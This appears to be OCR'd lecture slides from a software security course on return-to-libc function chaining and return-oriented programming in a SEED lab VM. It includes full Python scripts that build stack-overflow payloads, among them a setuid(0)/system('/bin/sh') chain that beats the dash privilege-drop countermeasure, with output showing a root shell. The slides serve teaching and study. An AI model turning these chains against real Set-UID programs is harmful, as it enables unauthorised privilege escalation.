
(a) inside `vul_func()` right at strcpy line

(b) right after return from `vul_func()`: after running its function epilogue

(c) inside `system()`: after running its function prologue

Recall: Alternative Explanation


vul_func() == foo()
in our example



Chaining Function Calls **with** Arguments

- The instruction **mov %esp,%ebp** in system()'s prologue is **problematic**
  Always sets ebp value to X + 4, and thus two functions' stack frames are always only 4 bytes apart.
  4 bytes can only be used to place the return address (no additional space for arguments)
- Idea: **skip this problematic instruction (entire function prologue)**
  Assume X is the old frame pointer
  then the new ebp after jumping to new function = Y = *X (**Y** is value stored at **address X)**
- **Choose a distance** between **X** and **Y** that is large enough to fit all arguments
  If we **choose Y - X = 32** = 0x20, we can fit up to (32 - 8) / 4 = **6 arguments**

Chaining Function Calls **with** Arguments



Chaining Function Calls (**with** Arguments)

- **Find address of baz** inside gdb (**after skipping prologue**)

```
void baz(int x)
{
  printf("The value of baz()'s argument: 0x%.8X\n", x);
}
```

```
gdb-peda$ b main
Breakpoint 1 at 0x1347: file stack_rop.c, line 38.
gdb-peda$ run
```

```
Breakpoint 1, main (argc=0x1, argv=0xffffd244) at stack_rop.c:38
38      {
gdb-peda$ set disassembly-flavor att
gdb-peda$ disassemble baz
Dump of assembler code for function baz:
   0x56556315 <+0>:     endbr32
   0x56556319 <+4>:     push   %ebp
   0x5655631a <+5>:     mov    %esp,%ebp
   0x5655631c <+7>:     push   %ebx
   0x5655631d <+8>:     sub    $0x4,%esp
   0x56556320 <+11>:    call   0x56556407 <__x86.get_pc_thunk.ax>
```

Chaining Function Calls (**with** Arguments)

- **Find address of exit** inside gdb

```
gdb-peda$ b main
Breakpoint 1 at 0x1347: file stack_rop.c, line 38.
gdb-peda$ run
```

```
gdb-peda$ print exit
$1 = {<text variable, no debug info>} 0xf7e04f80 <exit>
```

Chaining Function Calls (**with** Arguments)

- **Find address of foo's frame pointer** (the chain's starting point)

```
[02/22/23]seed@VM:~/.../lecture11$ rm badfile
[02/22/23]seed@VM:~/.../lecture11$ touch badfile
[02/22/23]seed@VM:~/.../lecture11$ ./stack_rop
The '/bin/sh' string's address: 0xffffd450
Address of buffer[]:  0xffffc968
Frame Pointer value:  0xffffc9d8
Returned Properly
[02/22/23]seed@VM:~/.../lecture11$
```

- **Note**: Don't use gdb for this as you may end up with a wrong address

Chaining Function Calls (**with** Arguments)

- Modify **chain_witharg.py** to include those **addresses**

```
#!/usr/bin/python3
import sys

def tobytes (value):
   return (value).to_bytes(4,byteorder='little')

baz_skip_addr  = 0x5655631c  # Address of baz() + 7
exit_addr      = 0xf7e04f80  # Address of exit()
ebp_foo        = 0xffffc9d8  # ebp value of the current stack frame

content = bytearray(0xaa for i in range(112))

ebp_next = ebp_foo
for i in range(10):
  ebp_next += 0x20
  content  += tobytes(ebp_next)      # Next ebp value
  content  += tobytes(baz_skip_addr) # Return address
  content  += tobytes(0xAABBCCDD)    # First argument
  content  += b'A' * (0x20 - 3*4)    # Fill up the frame

content += tobytes(0xFFFFFFFF)  # Next ebp value (never used)
content += tobytes(exit_addr)   # Return address
content  += tobytes(0xAABBCCDD) # First argument

# Write the content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Same distance as in previous lecture

Distance between new ebp and old ebp
Y - X = 32 (enough for 6 arguments)

Our choice of argument value (Still need this for last baz call, if not set, last call will use random data on stack as arg)

Chaining Function Calls (**with** Arguments)

- **Create** attack file "**badfile**" and **run** attack

```
[02/21/23]seed@VM:~/.../lecture11$ ./chain_witharg.py
[02/21/23]seed@VM:~/.../lecture11$ ./stack_rop
The '/bin/sh' string's address: 0xffffd450
Address of buffer[]:  0xffffc968
Frame Pointer value:  0xffffc9d8
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
[02/21/23]seed@VM:~/.../lecture11$
```

Chaining Function Calls (**with** Arguments)

- **If last argument was not set**

```
#content  += tobytes(0xAABBCCDD) # First argument
```

```
[02/27/23]seed@VM:~/.../lecture11$ ./chain_witharg.py
[02/27/23]seed@VM:~/.../lecture11$ ./stack_rop
The '/bin/sh' string's address: 0xffffd450
Address of buffer[]:  0xffffc968
Frame Pointer value:  0xffffc9d8
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0xAABBCCDD
The value of baz()'s argument: 0x41414100
[02/27/23]seed@VM:~/.../lecture11$
```

Chaining Function Calls (**with** Arguments)

- **Limitation**

  Dynamically linked library functions in a modern OS are called via a **PLT** (**P**rocedure **L**inkage **T**able)

  Jumps to an entry in PLT instead of jumping to function's entry point directly


  Skipping baz's prologue requires skipping all intermediate setup instructions inside PLT

Chaining Function Calls (**with** Arguments)

- **Limitation**

```
gdb-peda$ disassemble baz
Dump of assembler code for function baz:
   0x56556315 <+0>:    endbr32
   0x56556319 <+4>:    push   ebp
   0x5655631a <+5>:    mov    ebp,esp
   0x5655631c <+7>:    push   ebx
   …
   0x56556345 <+48>:   leave
   0x56556346 <+49>:   ret
End of assembler dump.
```

```
gdb-peda$ disassemble printf
Dump of assembler code for function printf:
   0xf7e20de0 <+0>:    endbr32
   0xf7e20de4 <+4>:    call   0xf7f1227d
   0xf7e20de9 <+9>:    add    eax,0x193217
   …
   0xf7e20e09 <+41>:   add    esp,0x1c
   0xf7e20e0c <+44>:   ret
End of assembler dump.
gdb-peda$
```



`no function prologue in printf (dynamically linked)`

Chaining Function Calls (**with** Arguments)

- If we **assume** an **empty()** function which contains only a prologue and an epilogue and nothing in between:
  A() >>> empty(): skipping prologue >>> B()
  - Assume **A()'s frame pointer** value = **X + 4**
  - After jumping to empty() skipping empty()'s prologue,
    frame pointer of **empty()** = **Y** = ***(X + 4)** i.e., value stored at X + 4
  - After jumping to B() **without** skipping B()'s prologue (B() is dynamically linked),
    frame pointer of **B()** = **Y + 4** (*increases by 4 bytes* as we saw earlier)

  Thus, *A() >>> empty(): skipping prologue >>> B(),* changes frame pointer value from X + 4 to Y + 4 …… **Both X and Y are controlled by attacker**
  ==> Choose Y - X large enough to store arguments in between

Chaining Function Calls (**with** Arguments)

- When skipping empty()'s prologue, we simply jumped to **empty()**'s epilogue:
  ==> Can choose any function and use its epilogue
  A() >>> any function epilogue >>> B()
  We can now **chain any functions** (regardless if they are dynamically linked or not) and allow passing arguments.

Chaining Function Calls (**with** Arguments)

- **Limitation**

```
gdb-peda$ disassemble baz
Dump of assembler code for function baz:
   0x56556315 <+0>:    endbr32
   0x56556319 <+4>:    push   ebp
   0x5655631a <+5>:    mov    ebp,esp
   0x5655631c <+7>:    push   ebx
   …
   0x56556345 <+48>:   leave
   0x56556346 <+49>:   ret
End of assembler dump.
```

```
gdb-peda$ disassemble printf
Dump of assembler code for function printf:
   0xf7e20de0 <+0>:    endbr32
   0xf7e20de4 <+4>:    call   0xf7f1227d
   0xf7e20de9 <+9>:    add    eax,0x193217
   …
   0xf7e20e09 <+41>:   add    esp,0x1c
   0xf7e20e0c <+44>:   ret
End of assembler dump.
gdb-peda$
```


idea: use any function's epilogue

Since function epilogues usually have a **leave** and **ret** instructions, approach is called **leaveret**


Chaining Function Calls (**with** Arguments)

Idea: using leave and ret

foo() >>> A1 >>> A2 >>> An >>> exit()



(a) Invoke A_i() from A_{i-1}()



(b) Invoke the first function A_1() from foo()

Chaining Function Calls (**with** Arguments)

- **Find address of leaveret** of any function inside gdb (**here we use foo's leave**)

```
gdb-peda$ b main
Breakpoint 1 at 0x1347: file stack_rop.c, line 38.
gdb-peda$ run
```

```
gdb-peda$ disassemble foo
Dump of assembler code for function foo:
   0x5655626d <+0>:     endbr32
```

```
   0x565562cb <+94>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ce <+97>:    leave
   0x565562cf <+98>:    ret
End of assembler dump.
```

Chaining Function Calls (**with** Arguments)

- **Find address of exit** inside gdb

```
gdb-peda$ b main
Breakpoint 1 at 0x1347: file stack_rop.c, line 38.
gdb-peda$ run
```

```
gdb-peda$ print exit
$1 = {<text variable, no debug info>} 0xf7e04f80 <exit>
```

Chaining Function Calls (**with** Arguments)

- **Find address of printf** inside gdb

```
gdb-peda$ b main
Breakpoint 1 at 0x1347: file stack_rop.c, line 38.
gdb-peda$ run
```

```
gdb-peda$ p printf
$1 = {<text variable, no debug info>} 0xf7e20de0 <printf>
```

Chaining Function Calls (**with** Arguments)

- **Find address of foo's frame pointer** (the chain's starting point) and '**/bin/sh**'

```
[02/22/23]seed@VM:~/.../lecture11$ rm badfile
[02/22/23]seed@VM:~/.../lecture11$ touch badfile
[02/22/23]seed@VM:~/.../lecture11$ ./stack_rop
The '/bin/sh' string's address: 0xffffd450
Address of buffer[]:  0xffffc968
Frame Pointer value:  0xffffc9d8
Returned Properly
[02/22/23]seed@VM:~/.../lecture11$
```

- **Note**: Don't use gdb for this as you may end up with a wrong address

Chaining Function Calls (**with** Arguments)

- Modify **chain_printf.py** to include those **addresses**

```
#!/usr/bin/python3
import sys

def tobytes (value):
   return (value).to_bytes(4,byteorder='little')

leaveret    = 0x565562ce   # Address of leaveret
sh_addr     = 0xffffd450   # Address of "/bin/sh"
printf_addr = 0xf7e20de0   # Address of printf()
exit_addr   = 0xf7e04f80   # Address of exit()
ebp_foo     = 0xffffc9d8   # foo()'s frame pointer

content    = bytearray(0xaa for i in range(112))

# From foo() to the first function
ebp_next  = ebp_foo + 0x20
content  += tobytes(ebp_next)
content  += tobytes(leaveret)
content  += b'A' * (0x20 - 2*4)

# printf()
for i in range(20):
  ebp_next += 0x20
  content  += tobytes(ebp_next)
  content  += tobytes(printf_addr)
  content  += tobytes(leaveret)
  content  += tobytes(sh_addr)
  content  += b'A' * (0x20 - 4*4)

# exit()
content += tobytes(0xFFFFFFFF) # The value is not important
content += tobytes(exit_addr)

# Write the content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Same distance as in previous lecture

A1, A2, …, An

Argument to printf()

Chaining Function Calls (**with** Arguments)

- **Create** attack file "**badfile**" and **run** attack

```
[02/24/23]seed@VM:~/.../lecture11$ ./chain_printf.py
[02/24/23]seed@VM:~/.../lecture11$ ./stack_rop
The '/bin/sh' string's address: 0xffffd450
Address of buffer[]:  0xffffc968
Frame Pointer value:  0xffffc9d8
/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh/bin/s
h/bin/sh/bin/sh/bin/sh/bin/sh/bin/sh[02/24/23]seed@VM:~/.../lecture11$
```

Chaining Function Calls (**with Zero** in the Argument)

Idea: using a function call to dynamically change argument to zero on the stack

```
sprintf(char *dst, char *src):
  -  Copy the string from address src to the memory at address dst,
     including the terminating null byte ('\0').
```

Sequence of function calls (T is the address of the target bytes, and S is the address of the single null/zero byte): since setuid's argument is a **4-byte int**, use **4 sprint()** to **change** it to zero, before the setuid function is invoked.

```
foo() --> sprintf(T,   S) --> sprintf(T+1, S)
      --> sprintf(T+2, S) --> sprintf(T+3, S)
      --> setuid(0)       --> system("/bin/sh")  --> exit()
```

Invoke **setuid(0)** before invoking system("/bin/sh") can defeat the privilege-dropping countermeasure implemented by shell programs.

Chaining Function Calls (**with Zero** in the Argument)

How do we **find S** “the zero byte”?

“/bin/sh” string contains a “\0” at the end ==> find **address of “\0”** of any known string stored on the stack

Another approach: use printf(“%n”, T) instead
Again, T is the address of the target
“%n” will set all bytes at address T to zero
Challenge: need to place “%n” string on the stack and find its address

Defeating Dash Countermeasure Using Chaining

- First verify the use of **/bin/dash**

```
[02/27/23]seed@VM:~/.../lecture11$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 24 12:41 /bin/sh -> /bin/dash
```

- If not:

```
seed@VM:~/.../lecture11$ sudo ln -sf /bin/dash /bin/sh
seed@VM:~/.../lecture11$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Mar 20 10:24 /bin/sh -> /bin/dash
```

Defeating Dash Countermeasure Using Chaining

- Make vulnerable program **SET-UID** program

```
seed@VM:~/.../lecture11$ ls -l stack_rop
-rwsrwxr-x 1 root seed 18672 Mar 18 13:06 stack_rop
```

- If not:

```
seed@VM:~/.../lecture11$ ls -l stack_rop
-rwxrwxr-x 1 seed seed 18672 Mar 18 13:06 stack_rop
seed@VM:~/.../lecture11$ sudo chown root stack_rop
seed@VM:~/.../lecture11$ sudo chmod u+s stack_rop
seed@VM:~/.../lecture11$ ls -l stack_rop
-rwsrwxr-x 1 root seed 18672 Mar 18 13:06 stack_rop
```

Defeating Dash Countermeasure Using Chaining

- **Find address of leaveret** of any function inside gdb (**here we use foo's leave**)

```
gdb-peda$ b main
Breakpoint 1 at 0x1347: file stack_rop.c, line 38.
gdb-peda$ run
```

```
gdb-peda$ disassemble foo
Dump of assembler code for function foo:
   0x5655626d <+0>:     endbr32
```

```
   0x565562cb <+94>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ce <+97>:    leave
   0x565562cf <+98>:    ret
End of assembler dump.
```

Defeating Dash Countermeasure Using Chaining

- **Find address of exit, system, and setuid** inside gdb

```
gdb-peda$ b main
Breakpoint 1 at 0x1347: file stack_rop.c, line 38.
gdb-peda$ run
```

```
gdb-peda$ print exit
$1 = {<text variable, no debug info>} 0xf7e04f80 <exit>
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p setuid
$2 = {<text variable, no debug info>} 0xf7e99e30 <setuid>
```

Defeating Dash Countermeasure Using Chaining

- **Find address of sprintf** inside gdb

```
gdb-peda$ b main
Breakpoint 1 at 0x1347: file stack_rop.c, line 38.
gdb-peda$ run
```

```
gdb-peda$ p sprintf
$1 = {<text variable, no debug info>} 0xf7e20e40 <sprintf>
```

Defeating Dash Countermeasure Using Chaining

- **Find address of foo's frame pointer** (the chain's starting point) and '**/bin/sh**'

```
[03/03/23]seed@VM:~/.../lecture11$ rm badfile
[03/03/23]seed@VM:~/.../lecture11$ touch badfile
[03/03/23]seed@VM:~/.../lecture11$ export MYSHELL="/bin/sh"
[03/03/23]seed@VM:~/.../lecture11$ ./stack_rop
The '/bin/sh' string's address: 0xffffd450
Address of buffer[]:  0xffffc968
Frame Pointer value:  0xffffc9d8
Returned Properly
[03/03/23]seed@VM:~/.../lecture11$
```

- **Note**: Don't use gdb for this as you may end up with a wrong address

Defeating Dash Countermeasure Using Chaining

- Modify **chain_attack.py** to include those **addresses**

```
#!/usr/bin/python3
import sys

def tobytes (value):
   return (value).to_bytes(4,byteorder='little')

content = bytearray(0xaa for i in range(112))

sh_addr      = 0xffffd450   # Address of "/bin/sh"
leaveret     = 0x565562ce   # Address of leaveret
sprintf_addr = 0xf7e20e40   # Address of sprintf()
setuid_addr  = 0xf7e99e30   # Address of setuid()
system_addr  = 0xf7e12420   # Address of system()
exit_addr    = 0xf7e04f80   # Address of exit()
ebp_foo      = 0xffffc9d8   # foo()'s frame pointer
```

Defeating Dash Countermeasure Using Chaining

```
# Calculate the address of setuid()'s 1st argument
sprintf_arg1 = ebp_foo + 12 + 5*0x20
# The address of a byte that contains 0x00
sprintf_arg2 = sh_addr + len("/bin/sh")

content = bytearray(0xaa for i in range(112))

# Use leaveret to return to the first sprintf()
ebp_next  = ebp_foo + 0x20
content  += tobytes(ebp_next)
content  += tobytes(leaveret)
content  += b'A' * (0x20 - 2*4)  # Fill up the rest of the space


# sprintf(sprintf_arg1, sprintf_arg2)
for i in range(4):
  ebp_next += 0x20
  content  += tobytes(ebp_next)
  content  += tobytes(sprintf_addr)
  content  += tobytes(leaveret)
  content  += tobytes(sprintf_arg1)
  content  += tobytes(sprintf_arg2)
  content  += b'A' * (0x20 - 5*4)
  sprintf_arg1 += 1   # Set the address for the next byte

# setuid(0)
ebp_next += 0x20
content  += tobytes(ebp_next)
content  += tobytes(setuid_addr)
content  += tobytes(leaveret)
content  += tobytes(0xFFFFFFFF)  # This value will be overwritten
content  += b'A' * (0x20 - 4*4)
```

Copy 4 zero bytes

```
# system("/bin/sh")
ebp_next += 0x20
content  += tobytes(ebp_next)
content  += tobytes(system_addr)
content  += tobytes(leaveret)
content  += tobytes(sh_addr)
content  += b'A' * (0x20 - 4*4)

# exit()
content += tobytes(0xFFFFFFFF) # The value is not important
content += tobytes(exit_addr)

# Write the content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Dummy id for now, will later be changed to 0 when attack is executed.

The address of this string can be found at **5 * 32** (since setuid() is the fifth on the call chain after foo() and 4 calls of sprintf() **+ 12** (first arg of setuid is at ebp + 12 when using leaveret, i.e., typical "ebp + 8" in addition to 4 bytes for leaveret)

Defeating Dash Countermeasure Using Chaining

- **Create** attack file "**badfile**" and **run** attack

```
[02/27/23]seed@VM:~/.../lecture11$ ./chain_attack.py
[02/27/23]seed@VM:~/.../lecture11$ ./stack_rop
The '/bin/sh' string's address: 0xffffd450
Address of buffer[]:  0xffffc968
Frame Pointer value:  0xffffc9d8
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),
131(lxd),132(sambashare),136(docker)
```

Chain Chunks of Code


- Use existing code
  - Part of the program or the C library
  - String together fragments to achieve overall desired outcome
- Construct program from ***gadgets***
  - **Sequence of** instructions ending in `ret`
    - And thus the name **Return O**riented **P**rogramming (**ROP**)
    - Encoded by single byte `0xc3`
  - Code positions fixed from run to run
  - Code is executable
- Similar to chaining function calls except no need to worry about function prologues

Gadget Example #1 (x86-64)

- Use tail end of existing functions

```
long ab_plus_c
  (long a, long b, long c)
{
   return a*b + c;
}
```

```
00000000004004d0 <ab_plus_c>:
  4004d0:  48 0f af fe  imul %rsi,%rdi
  4004d4:  48 8d 04 17  lea (%rdi,%rdx,1),%rax
  4004d8:  c3           retq
```



rax ← rdi + rdx

Gadget address = 0x4004d4

Gadget Example #2 (x86-64)

- Repurpose byte codes

```
void setval(unsigned *p) {
    *p = 3347663060u;
}
```

Encodes `movq %rax,%rdi`
rdi ← rax

```
<setval>:
  4004d9:  c7 07 d4 48 89 c7  movl   $0xc78948d4,(%rdi)
  4004df:  c3                 retq
```

